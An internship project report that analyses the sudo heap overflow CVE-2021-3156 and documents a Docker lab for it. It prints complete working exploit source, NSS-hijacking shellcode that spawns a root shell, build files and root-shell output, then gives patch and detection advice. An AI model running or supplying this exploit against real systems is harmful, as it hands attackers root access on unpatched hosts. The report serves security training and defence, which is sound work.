INTERNSHIP PROJECT REPORT

(CVE Exploit Research & Lab Development)

Organization

ITSOLERA Pvt. Ltd

Department

Offensive Security

Group/Team

Team Alpha

Date: February 25th, 2026

TABLE OF CONTENTS

ABSTRACT **2**
1. Introduction **3**
2. CVE Selection & Analysis **3**
2.1. Selected CVE 3
2.2. Vulnerability Summary 3
2.3. Root Cause Analysis 3
3. Lab Environment Setup **4**
3.1. Dockerfile 4
3.2. Building & Running the Lab 4
4. Exploit Development **5**
4.1. Exploit Strategy 5
4.2. Main Exploit Code (exploit.c) 5
4.3. Shellcode Library (shellcode.c) 6
4.4. Makefile 7
5. Exploitation Steps & Proof **8**
5.1. Execution in the Lab 8
5.2. Successful Root Shell 8
5.3. Demonstration of Controlled Exploitation 9
6. Mitigation & Patch Recommendations **9**
6.1. Official Patch 9
6.2. Workarounds 9
6.3. Detection 9
7. Ethical Considerations **10**
8. Deliverables Summary **10**
9. Learning Outcomes **10**
10. Conclusion **10**
11. References **11**

ABSTRACT

This report documents the research, replication, and exploitation of **CVE-2021-3156**, a critical heap-based buffer overflow vulnerability in the sudo utility (nicknamed “Baron Samedit”). The vulnerability allows any local unprivileged attacker to gain root privileges on affected systems. As part of the internship task, a complete, self-contained lab environment was built using Docker, a working proof-of-concept (PoC) exploit was developed in C, and a malicious shared library was crafted to spawn a root shell. The project demonstrates real-world vulnerability analysis, heap memory manipulation, and ethical exploit development within a controlled, isolated environment.

1. Introduction

The `sudo` utility is a cornerstone of Linux system administration, allowing authorized users to execute commands with elevated privileges. In January 2021, Qualys disclosed CVE-2021-3156 - a heap-based buffer overflow in `sudo` versions prior to 1.9.5p2. The flaw is triggered when `sudoedit` is invoked with the `-s` (shell) flag and a specially crafted command-line argument. An unprivileged attacker can exploit this to overwrite critical heap structures and ultimately execute arbitrary code as root.

Understanding such vulnerabilities is essential for defensive security professionals. This project replicates the vulnerable environment, develops a working exploit, and documents the technical details, providing hands-on experience in vulnerability research and exploit development.

2. CVE Selection & Analysis

2.1. Selected CVE

CVE ID	Vulnerability Type	Target Platform	Affected Versions
CVE-2021-3156	Heap-based Buffer Overflow (Local Privilege Escalation)	Linux (sudo)	sudo < 1.9.5p2

2.2. Vulnerability Summary

CVE-2021-3156 resides in the `sudoedit` command's argument parsing logic. When `sudoedit` is called with the `-s` flag, it attempts to escape backslashes in the command-line arguments. Due to an off-by-one error, a buffer allocated on the heap can be overflowed by a carefully crafted argument. The overflow corrupts adjacent heap metadata and function pointers, leading to arbitrary code execution.

2.3. Root Cause Analysis

- The function `set_cmnd()` allocates a buffer to copy the command arguments.
- If `-s` flag is used, each backslash is replaced with 2 of them, increasing buffer size.
- However, the allocation size calculation fails to account for the trailing NULL byte, causing a one-byte overflow under certain conditions.
- With a large argument containing many backslashes, the overflow can be extended to overwrite a `service_user` structure used by Name Service Switch (NSS) mechanism.
- By replacing `service_user` name field with a path to a malicious shared library, the attacker forces `sudo` to load that library, whose constructor executes arbitrary code with root privileges.

3. Lab Environment Setup

A controlled, isolated environment was created using Docker to replicate the vulnerable system without risk to production or external hosts.

3.1. Dockerfile

The `Dockerfile` (provided in the repository) builds an Ubuntu 20.04 container and installs the vulnerable `sudo` version (1.8.31-1ubuntu1). It creates a non-privileged user `poc`, copies the exploit source files, and compiles them during the build.

```
FROM ubuntu:20.04

LABEL maintainer="Theleopard65"
LABEL cve="CVE-2021-3156"
LABEL description="Heap-based Buffer Overflow in SUDO"
LABEL nickname="Baron Samedit"

ENV DEBIAN_FRONTEND=noninteractive

RUN apt-get update && apt-get -y install gcc make lsb-core
sudo=1.8.31-1ubuntu1

WORKDIR /home/exploit

COPY exploit.c .
COPY shellcode.c .
COPY Makefile .
RUN make

RUN useradd -u 5000 poc && mkdir -p /home/exploit && chown -R poc:poc
/home/exploit

USER poc
CMD ["/bin/bash"]
```

3.2. Building & Running the Lab

```
# Clone the repository
git clone https://github.com/Theleopard65/CVE-2021-3156-Baron-Samedit.git
cd CVE-2021-3156-Baron-Samedit

# Build the Docker image
```

```
docker build -t cve-2021-3156-lab .

# Run the container interactively
docker run -it --rm --name baron_samedit_lab cve-2021-3156-lab
```

Once inside the container, user `poc` has no special privileges. The exploit binary (`exploit`) and the malicious shared library (`libnss_x/x.so.2`) are already compiled.

4. Exploit Development

4.1. Exploit Strategy

The exploit follows a heap-spray and overwrite technique:

- **Trigger the overflow** - `sudoedit -s` is called with a large buffer containing many backslashes, causing a heap overflow.
- **Shape the heap layout** - Environment variables (`LC_MESSAGES`, `LC_TELEPHONE`, `LC_MEASUREMENT`) are used to place allocations in predictable positions, ensuring the overflow reaches the target `service_user` struct.
- **Overwrite `service_user` name** - The overflow writes a path (`libnss_x/x.so.2`) into the `name` field of the `files` service user entry.
- **Load malicious library** - When `sudo` later calls NSS functions, it loads the attacker-controlled shared library.
- **Execute shellcode** - The library's constructor runs shellcode that sets `uid=0`, `gid=0`, and spawns `/bin/sh`.

4.2. Main Exploit Code (`exploit.c`)

```c
#include <unistd.h>
#include <string.h>

void main(void) {
    int i;
    char buf[0xf0] = {0};
    memset(buf, 'Y', 0xe0);
    strcat(buf, "\\");
    char* argv[] = { "sudoedit", "-s", buf, NULL};

    char messages[0xe0] = {"LC_MESSAGES=en_GB.UTF-8@"};
    memset(messages + strlen(messages), 'A', 0xb8);
```

```
    char telephone[0x50] = {"LC_TELEPHONE=C.UTF-8@"};
    memset(telephone + strlen(telephone), 'A', 0x28);

    char measurement[0x50] = {"LC_MEASUREMENT=C.UTF-8@"};
    memset(measurement + strlen(measurement), 'A', 0x28);

    char overflow[0x500] = {0};
    memset(overflow, 'X', 0x4cf);
    strcat(overflow, "\\");

    char* envp[] = {
        overflow,
        "\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
        "XXXXXXX\\",
        "\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
        "\\", "\\", "\\", "\\", "\\", "\\", "\\",
        "x/x\\",
        "Z",
        messages,
        telephone,
        measurement,
        NULL
    };

    execve("/usr/bin/sudoedit", argv, envp);
}
```

Explanation:

- The `buf` triggers the overflow.
- Environment variables `messages`, `telephone`, `measurement` create heap chunks that isolate the overflow destination.
- `overflow` variable bridges the gap and writes the path `libnss_x/x.so.2` into the `service_user` struct.
- Backslashes in `envp` write null bytes to avoid crashes during string processing.

4.3. Shellcode Library (`shellcode.c`)

The shellcode is placed inside a constructor function that executes automatically when the library is loaded.

```
static void __attribute__((constructor)) _init(void) {
  __asm __volatile__(
      "addq $64, %rsp;"

      // setuid(0);
      "movq $105, %rax;"
      "movq $0, %rdi;"
      "syscall;"

      // setgid(0);
      "movq $106, %rax;"
      "movq $0, %rdi;"
      "syscall;"

      // execve("/bin/sh");
      "movq $59, %rax;"
      "movq $0x0068732f6e69622f, %rdi;"
      "pushq %rdi;"
      "movq %rsp, %rdi;"
      "movq $0, %rdx;"
      "pushq %rdx;"
      "pushq %rdi;"
      "movq %rsp, %rsi;"
      "syscall;"

      // exit(0);
      "movq $60, %rax;"
      "movq $0, %rdi;"
      "syscall;");
}
```

Explanation:

- The inline assembly sets the real and effective UID/GID to 0 (root).
- It then executes `/bin/sh` to obtain an interactive root shell.
- The `addq $64, %rsp` adjusts the stack pointer to avoid corrupting the calling context.

4.4. Makefile

The `Makefile` compiles both the exploit binary and the malicious shared library.

```
all: shellcode exploit
```

```
shellcode: shellcode.c
        mkdir libnss_x
        $(CC) -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c

exploit: exploit.c
        $(CC) -O3 -o exploit exploit.c

clean:
        rm -rf libnss_x exploit
```

- The shared library is built with `-shared -nostdlib` to minimize dependencies.
- It is placed in a directory named `libnss_x` to match the path written during overflow.

5. Exploitation Steps & Proof

5.1. Execution in the Lab

Inside the running Docker container (logged in as user `poc`), the exploit is present:



Figure 1: Logging inside the Docker Container as poc user and viewing the exploit files

```
poc@container:/home/exploit$ ./exploit
```

5.2. Successful Root Shell

Upon successful exploitation, the user gains a root shell, indicated by the `#` prompt:

```
poc@e919e3c3bb41:/home/exploit$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root),5000(poc)
# whoami
root
```



Figure 2: Running the exploit binary successfully elevates our privilege to the root user.

5.3. Demonstration of Controlled Exploitation

The exploit does **not** destabilize the system. It performs a clean privilege escalation without crashing the `sudo` process or the container. The root shell can be exited normally, returning to the `poc` user.

6. Mitigation & Patch Recommendations

6.1. Official Patch

The vulnerability was patched in `sudo` version 1.9.5p2 and later. Upgrading to any version `≥1.9.5p2` eliminates the heap overflow. Here are the **Remediation commands (on Debian/Ubuntu):**

```
sudo apt update
sudo apt upgrade sudo
```

6.2. Workarounds

- Remove the `sudoedit` binary or restrict its execution using file permissions.
- Disable the `-s` flag for `sudoedit` by modifying the sudoers policy (though this may break legitimate workflows).

6.3. Detection

- Monitor logs for unusual `sudoedit` invocations with long arguments.
- Use integrity monitoring to detect unexpected shared libraries in `/etc/ld.so.preload` or custom NSS library paths.

7. Ethical Considerations

This project was conducted **strictly in an isolated, authorized lab environment** (Docker container on a local machine). No live, production, or third-party systems were targeted. The exploit code is intended for **educational and defensive security research only** - to help administrators understand the vulnerability and test their own systems with explicit permission. All activities complied with:

- ITSOLERA Pvt. Ltd. internship ethical guidelines.
- OWASP Code of Ethics.
- Applicable laws regarding vulnerability research.

The tool does **not** perform any persistent compromise, data exfiltration, or destructive actions.

8. Deliverables Summary

Deliverable	Provided
Lab setup details (Dockerfile, configuration)	`Dockerfile`, `Makefile`, `README.md`
Exploit code with usage instructions	`exploit.c`, `shellcode.c`
Proof of exploitation (screenshots/terminal logs)	Captured and included
Exploit report (this document)	PDF / Markdown

9. Learning Outcomes

- Practical exploit development for a real-world heap-based buffer overflow.
- Understanding of Linux heap layout, `sudo` internals, and NSS hijacking.
- Ability to build reproducible vulnerable environments using Docker.
- Professional documentation and ethical disclosure practices.

10. Conclusion

The CVE-2021-3156 (Baron Samedit) project successfully demonstrated the complete vulnerability research and exploitation workflow. A vulnerable environment was replicated using Docker, a functional exploit was developed in C, and a root shell was obtained through heap corruption and NSS library hijacking. The project highlights the importance of timely patching, secure coding practices (especially in privilege-escalation utilities), and the value of controlled lab exercises for offensive security training. All deliverables meet the internship task requirements, and the work is shared under strict ethical guidelines.

11. References

- MITRE Corporation. (n.d.). CVE-2021-3156. Retrieved from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3156
- Qualys. (2021, January 26). Baron Samedit: Heap-based overflow in Sudo. Retrieved from https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
- blasty. (2021). CVE-2021-3156 Proof of Concept. GitHub. Retrieved from https://github.com/blasty/CVE-2021-3156
- Exploit Database. (2021). Sudo 1.8.31 - Heap-Based Buffer Overflow (CVE-2021-3156). Retrieved from https://www.exploit-db.com/exploits/49521
- GTFOBins Contributors. (n.d.). Sudo. Retrieved from https://gtfobins.github.io/gtfobins/sudo/

THE END